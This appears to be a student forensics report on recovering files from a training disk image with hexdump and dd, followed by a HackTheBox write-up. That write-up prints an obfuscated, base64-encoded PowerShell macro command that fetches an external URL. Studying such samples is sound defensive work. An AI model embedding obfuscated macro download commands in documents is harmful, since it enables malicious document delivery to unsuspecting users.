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Disk Image Investigation

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Problem Description

During a forensics investigation, a laptop was collected for examination. Our team was given a disk image from the laptop and tasked with analyzing and recovering the digital artifacts contained on the device in order to determine if it contained proof of any illegal activity going on.

Technical Analysis and Recovery

Upon receiving the disk, our team started the analysis by using a Linux terminal and the fdisk command to determine the partition information of the disk (Figure 3). The disk was found to have three partitions. The first and third partitions were FAT16 partitions and the second was an NTFS partition.

For the first FAT16-PLANS partition, we used hexdump to look at the boot sector so we could obtain the necessary partition information we needed for the recovery process (Figure 4, Table 1). After examining the boot sector, we used hexdump again to analyze the first FAT area of the partition (Figure 5). Based on the results of this hexdump, we could determine that the data area offset for the partition was one cluster (8 sectors), which was indicated by the fifth and sixth bytes of the output. Additionally, the first FAT area revealed that there were four files on this partition as well as the clusters allocated for each file (Table 2). Finally, we used hexdump once again to look at the root directory of the partition (Figure 6). The root directory indicated that the files in the first partition were plans of some kind. It also contained the names (Email, Necklace, Dash, Gems), extensions (doc, pdf, jpg, pdf), attributes (archive), times (0:18:42, 0:02:06, 0:13:04, 0:13:04), dates (9/2/20), starting clusters (0x0003, 0x0006, 0x001c, 0x0028), and file sizes in bytes (11700, 86321, 46678, 901175) of each of the four files on the partition (Table 4). With this information we calculated the starting and ending byte offset of each file (Table 2) as well as their file sizes in sectors (Table 3). Using this information, the files could be recovered with the dd command in a Linux terminal (Table 5).

For the last partition/second FAT16-OBJECTIVE partition, hexdump was again used to obtain the partition information from the boot sector (Figure 7, Table 6). Upon retrieving the partition information we looked at the first FAT area which contained the data area offset (1 cluster), the number of files on the partition (4 files), and the clusters allocated for each file (Table 7). We then moved on to the root directory which indicated that the files on this partition contained information regarding some objective. It contained the names (Plan, History, Goal, Surveil), extensions (gpg), attributes (archive), times (23:59:50), dates (8/31/20), starting clusters (0x0003, 0x0004, 0x0068, 0x006b), and file sizes in bytes (7584, 1627994, 48660, 5702) of each of the four files (Table 9). This information allowed us to determine the starting and ending byte offsets for the files (Table 7) and the file sizes in sectors (Table 8). Finally, the files could be recovered by once again using the dd command in a Linux terminal (Table 10).

The second partition was an NTFS-INFO partition. It had the following attributes that are associated with each file: x10 is standard information, x30 is the file name, x50 is the security descriptor, and x80 is the data. The files found in this partition were Mystery.zip, Surveil.jpg, Surveil2.zip, and Encoding.pdf. Starting by using the fdisk -l command in terminal we were able to determine that the second partition was of type NTFS and that it starts at 514048. Using the

Active Disk Editor software, we were able to see the file names. In conjunction with the given NTFS spreadsheet template we were able to calculate the starts of the files. Using the calculations from the spreadsheet, we were able to use the hexdump commands to confirm the information about the files and recover them with the dd commands. The commands used can be found in tables 14 and 15. For the zip files Surveil and Mystery, the password to unzip them was "G3tTh3G00dStuff!".

Operational Analysis

Throughout the process of retrieving the files off the disk, our team noticed that some of the files had been deleted which could have been an attempt to hide the files. Additionally, as we began to examine the contents of each file we discovered that each of the zip files we had recovered in the second partition were password protected and those from the third partition were encrypted and required a password as well. In the Email document from the first partition we found a conversation between a John Disco and a Bill Taker where they disclosed that zip files could be opened with the following password: "G3tTh3G00dStuff!". Once we were able to unzip the files, we found that the Mystery file contained hexadecimal text that decoded to the following plain text: "The password for GPG files is L3tsGetP@id!". This allowed us to use the gpg command in Linux to decrypt the rest of the files in the third partition.

Once all the files were recovered, we determined that the ultimate objective of the users of the laptop was to steal the Hope Diamond from the Smithsonian in Washington D.C. and then sell it to one of their potential buyers.

HackTheBox Challenge

For the HackTheBox challenge, our team was provided a Word document and tasked with determining if it was malicious or not. Upon trying to open the document in LibreOffice Writer, our team received a message warning users that the document contained macros which could be dangerous. This led us to examine the Edit Macros menu where we found a powershell command (Figure 1). The powershell code was encoded in base64 so to decode it we used the RapidTables decoder (Figure 2). After examining the decoded command, we determined that it was meant to invoke a web request. To find the web page that was being requested we replaced each of the bracketed numbers at the beginning of the command with their corresponding string of characters from the bottom of the command. This resulted in the following url: http://ow.ly/HTB%7Bk4REfUI_w1Th_Y0UR_d0CuMeNT5%7D. Since the url does not seem to contain anything dangerous, it can be concluded that the file does not contain any malicious content. Finally, the url gave us the flag: Bk4REfUI_w1Th_Y0UR_d0CuMeNT5.

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Figure 1: HackTheBox Challenge - Edit Macros menu




Figure 2: HackTheBox Challenge - Decode powershell command

Open File

Or paste/drop base64 data here

```
cABPAHcARQByAHMAaABFAGwATAAgACQAKAAAtAGoATwBpAE4AKAAoACQAUABzAGgATwBN
AGUAWwA0AF0AKQAsACgAIGAkAFaAcwBIAG8ATQBFAcIAKQBbAcSAMQA1AF0ALAAIAHgA
IgApADsAKQAOAGkAdwByACAAJAAoACgAIGB7ADUafQB7ADIANQB9AHsAOAB9AHsANwB9
AHsAMAB9AHsAMQA0AH0AewAzAH0AewAyADEAfQB7ADIAfQB7ADIAMgB9AHsAMQA1AH0A
ewAxADYAfQB7ADMAMQB9AHsAMGA4AH0AewAxADEAfQB7ADIANgB9AHsAMQA3AH0AewAy
```

Output type

Text string Image file Hex Binary

Character encoding

ASCII/UTF-8

Decode Reset Swap

Text string output

```
pOwErshEIL $(-jOIN(($PshOMe[4]),("$PsHoME")[+15],"x")):(iwr
$(("{5}{25}{8}{7}{0}{14}{3}{2}{1}{2}{22}{15}{16}{31}{28}{11}{26}{17}{23}{27}{29}{10}{1}{6}{24}{3
0}{18}{13}{19}{12}{9}{20}{4}"-f
"B","U","4","B","%7D","ht","R_d","//ow.ly/HT","p:","T","0","_","N","M","%7","E","P","1T","u","e","
5","k","R","h","O","t","w","_","l","Y","C","U")))
```


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Table 1: Partition 1 - FAT16 Partition Information

Description	Value	Structure	Start Location	Size
Sectors Before Partition	2048	Boot Sector	0x1c	4
Bytes/Sec	512	Boot Sector	0xb	2
Sec/Cluster	8	Boot Sector	0xd	1
Reserved Sectors	8	Boot Sector	0xe	2
Sec/FAT	256	Boot Sector	0x16	2
Root Directory Sectors	32	Root Directory		
Data Area Buffer	1 Cluster	FAT		

Table 2: Partition 1 - FAT16 Cluster and Byte Information

	Clusters	Byte Offset
Email.doc	0x0003 - 0x0005	1335296 - 1347584
Necklace.pdf	0x0006 - 0x001b	1347584 - 1437696
Dash.jpg	0x001c - 0x0027	1437696 - 1486848
Gems.pdf	0x0028 - 0x0105	1486848 - 2392064

Table 3: Partition 1 - FAT16 Location Information

	Allocated (Sectors)	Start (Sectors)	File Size (Sectors)			
Sectors to Partition	2048	0				
Reserved Sectors	8	2048				
FAT #1 Length	256	2056				
FAT #2 Length	256	2321				
Root Directory Length	32	2568				
Data Area Buffer	8	2600		Skip (Bytes)	Count (Bytes)	Confirmation Command
Email	24	2608	23	1335296	11776	hexdump -C -s \$((2608*512)) -n \$((1*512)) Project1.dd
Necklace	176	2632	169	1347584	86528	hexdump -C -s \$((2632*512)) -n \$((1*512)) Project1.dd

Dash	96	2808	92	1437696	47104	hexdump -C -s \$((2808*512)) -n \$((1*512)) Project1.dd
Gems	1768	2904	1761	1486848	901632	hexdump -C -s \$((2904*512)) -n \$((1*512)) Project1.dd

Table 4: Partition 1 - FAT16 Root Directory Contents

Filename	Extension	Attribute	Time	Date	File Start (Cluster)	# Clusters	File Length (Sectors)	File Size (Bytes)	File Size (Sectors)	Status
Email	docx	Archive	0:18:42	9/2/20	0x0003	3	24	11700	23	Filename Used, But Deleted
Necklace	pdf	Archive	0:02:06	9/2/20	0x0006	22	176	86321	169	Normal File
Dash	jpg	Archive	0:13:04	9/2/20	0x001c	12	96	46678	92	Filename Used, But Deleted
Gems	pdf	Archive	0:13:04	9/2/20	0x0028	221	1768	901175	1761	Normal File

Table 5: Partition 1 - FAT16 File Recovery Commands

File Name	Recovery Command
Email	dd if=Project1.dd of=Email.docx bs=512 skip=2608 count=23
Necklace	dd if=Project1.dd of=Necklace.pdf bs=512 skip=2632 count=169
Dash	dd if=Project1.dd of=Dash.jpg bs=512 skip=2808 count=92
Gems	dd if=Project1.dd of=Gems.pdf bs=512 skip=2904 count=1761

Table 6: Partition 3 - FAT16 Partition Information

Description	Value	Structure	Start Location	Size
Sectors Before Partition	1538048	Boot Sector	0x1c	4
Bytes/Sec	512	Boot Sector	0xb	2
Sec/Cluster	32	Boot Sector	0xd	1
Reserved Sectors	32	Boot Sector	0xe	2
Sec/FAT	192	Boot Sector	0x16	2
Root Directory Sectors	32	Root Directory		
Data Area Buffer	1 Cluster	FAT		

Table 7: Partition 3 - FAT16 Cluster Information

	Clusters	Byte Offset
File1	0x0003	787726336 - 787742720
File2	0x0004 - 0x0067	787742720 - 789381120
File3	0x0068 - 0x006a	789381120 - 789430272
File4	0x006b	789430272 - 789446656

Table 8: Partition 3 - FAT16 Location Information

	Allocated (Sectors)	Start (Sectors)	File Size (Sectors)			
Sectors to Partition	1538048	0				
Reserved Sectors	32	1538048				
FAT #1 Length	192	1538080				
FAT #2 Length	192	1538272				
Root Directory Length	32	1538464				
Data Area Buffer	32	1538496		Skip (Bytes)	Count (Bytes)	Confirmation Command
Plan	32	1538528	15	787726336	7680	hexdump -C -s \$((1538528*512)) -n \$((1*512)) Project1.dd
History	3200	1538560	3180	787742720	1628160	hexdump -C -s \$((1538560*512)) -n \$((1*512)) Project1.dd
Goal	96	1541760	96	789381120	49152	hexdump -C -s \$((1541760*512)) -n \$((1*512)) Project1.dd
Surveil	32	1541856	12	789430272	6144	hexdump -C -s \$((1541856*512)) -n \$((1*512)) Project1.dd

Table 9: Partition 3 - FAT16 Root Directory Contents

Filename	Extension	Attribute	Time	Date	File Start (Cluster)	# Clusters	File Length (Sectors)	File Size (Bytes)	File Size (Sectors)	Status
Plan	gpg/ole2	Archive	23:59:50	8/31/20	0x0003	1	32	7584	15	Filename Used, But Deleted
History	gpg/pdf	Archive	23:59:50	8/31/20	0x0004	100	3200	1627994	3180	Normal File
Goal	gpg/jpg	Archive	23:59:50	8/31/20	0x0068	3	96	48660	96	Filename Used, But Deleted

Surveil	gpg/jpg	Archive	23:59:50	8/31/20	0x006b	1	32	5702	12	Normal File
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Table 10: Partition 3 - FAT16 File Recovery Commands

File Name	Recovery Command
Plan	dd if=Project1.dd of=Plan.gpg bs=512 skip=1538528 count=15
History	dd if=Project1.dd of=History.gpg bs=512 skip=1538560 count=3180
Goal	dd if=Project1.dd of=Goal.gpg bs=512 skip=1541760 count=96
Surveil	dd if=Project1.dd of=Surveil.gpg bs=512 skip=1541856 count=12

Table 11: Partition 2 - General NTFS Values

General NTFS Values				
Description	Value	Structure	Start Location	Size
Bytes/Sec	512	MBR	0xB	2
Sec/Cluster	8	MBR	0xC	1
Reserved Sectors	0	MBR	0xD	2
Sectors Before Partition	514048	MBR	?	4
\$MFT Cluster Start	4	MBR	0x30	8
\$MFTMirr Cluster Start	6399	MBR	0x38	8
# System \$MFT Records	39	MFT		
\$MFT Record Size	1024	MFT		

Table 12: Partition 2 - NTFS Data Structure Locations

NTFS Data Structure Locations		
	Allocated (Sectors)	Start
Sectors to Partition	514048	0
\$MFTMirr Start	51192	565240
\$MFT Cluster Start	32	
\$MFT System Records	78	514080

File #1 \$MFT Record	2	514208
File #2 \$MFT Record	2	514210
File #3 \$MFT Record	2	514212
File #4 \$MFT Record	2	514214

Table 13: Partition 2 - NTFS \$MFT Record Information

NTFS \$MFT Record Information													
Filename	Ext	Attributes	In Use (Header)	Non-Resident (0x80)	Allocated Size (x30)	Real Size (x80)	1st Cluster (x80 - 2)	1st Sector	1st Sector + Disk Offset	# Clusters (x80)	# Sectors	First VCN (x80)	Last VCN (x80)
Mystery	zip	\$STANDARD_INFORMATION (x10) \$FILENAME (x30) \$SECURITY_DESCRIPTOR (x50) \$DATA (x80)	Yes	no		640							
Surveill	jpg	\$STANDARD_INFORMATION (x10) \$FILENAME (x30) \$SECURITY_DESCRIPTOR (x50) \$DATA (x80)	Yes	Yes	12288	11602	16108	128864	642912	3	24	0	2
Surveill2	zip	\$STANDARD_INFORMATION (x10) \$FILENAME (x30) \$SECURITY_DESCRIPTOR (x50) \$DATA (x80)	Yes	Yes	12288	11179	20200	161600	675648	3	24	0	2
Encoding	pdf	\$STANDARD_INFORMATION (x10) \$FILENAME (x30)	yes	Yes	106496	104632	24296	194368	708416	26	208	0	25

		\$SECURITY_DESCRIPTOR (x50) \$DATA (x80)											

Table 14: Partition 2 - Confirmation Command

Confirmation Command
Surveil - hexdump Project1.dd -s \$((642912*512)) -n \$((1*512))
hexdump Project1.dd -s \$((675648*512)) -n \$((1*512))
hexdump Project1.dd -s \$((708416*512)) -n \$((1*512))

Table 15: Partition 2 - Recovery Command

Recovery Command
dd if=Project1.dd of=Mystery.zip bs=1 skip=263274864 count=640 iflag=skip_bytes,count_bytes
dd if=Project1.dd of=Surveil.jpg bs=512 skip=642912 count=24
dd if=Project1.dd of=Surveil2.zip bs=512 skip=675648 count=24
dd if=Project1.dd of=Encoding.pdf bs=512 skip=708416 count=208